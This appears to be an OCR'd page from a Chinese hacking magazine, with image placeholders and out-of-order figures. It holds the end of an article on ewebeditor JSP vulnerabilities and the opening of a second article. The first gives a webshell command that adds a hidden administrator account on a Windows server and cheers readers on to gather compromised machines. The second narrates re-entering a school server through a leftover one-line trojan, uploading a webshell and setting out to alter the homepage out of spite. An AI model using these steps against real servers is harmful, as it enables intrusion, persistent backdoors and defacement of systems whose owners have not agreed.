


图 8

在得到 jspshell 后我们就可以大胆的去尝试直接添加终端用户了，因为前面我已经说过，jsp 无论在什么系统中默认的权限都是最高的，我们打开 jspshell 中的 cmd 命令执行功能，然后在里面输入“net user xfiles hackerxfiles /add & net localgroup administrators xfiles /add”，当命令成功执行后我们就可以连接网站服务器的终端进行登录了，如图 8，图 9。


图 9

好了，ewebeditor jsp 版的两个危险漏洞就为各位叉子介绍到这儿，祝叉子们在新的一年里肉鸡多多，黑客技术也节节高升，同时也祝 X 越办越好！

（文章中涉及到的 shell.jsp 已经收录在了光盘中）

文字难易度：★★★
文字阅读点：在webshell里找到数据库的连接信息，最终使用update语句修改了网页上的信息

记一次曲折的授权发泄

Jk7ose

一、郁闷的起因

这个月的月底就没课了，某天晚上宿舍快断电的时候我突然想到了去学校网站看一下有没有招聘信息之类的，很不凑巧，看到了本市国安局在我们学校招人的新闻，但让人气愤的是仅限于本科生，而且十个面试的最终只招一个，难道他们不知道学校信息安全方面的顶尖人才凋零玫瑰同学是哪科混的吗！？反正网站管理员王老师也几次邀请我为学校网站进行安全检测了，趁这个机会就去好好的发泄一下吧。

二、首战告败

首先尝试直接登录3389，因为以前曾经进去过，但意料之中的是已经不是以前的那个密码了，看来只有从头来过了。再试试以前留下的后门，负责的王老师也已经将大马全给清理干净了，但遗憾的是，还是给我留下了一个一句话木马当内应，如图1，接下来使用LAKE2前辈的一句话木马客户端进行连接，如图2，轻车熟路的就写了个大马传上去，得到了一个WEBSHELL，如图3，图4。

接下来就是找到目标网站计科系所在目录了，由于以前曾经进入过服务器，所以直达要害，但令我震惊的是印入眼帘的全是ASPX，记得以前都是ASP的呀，想不到全改了，不管这么多了，能达到目的就行，于是找到网站首面文件准备修改，可一翻主页文件，居然提示




图4




图5




图1




图2

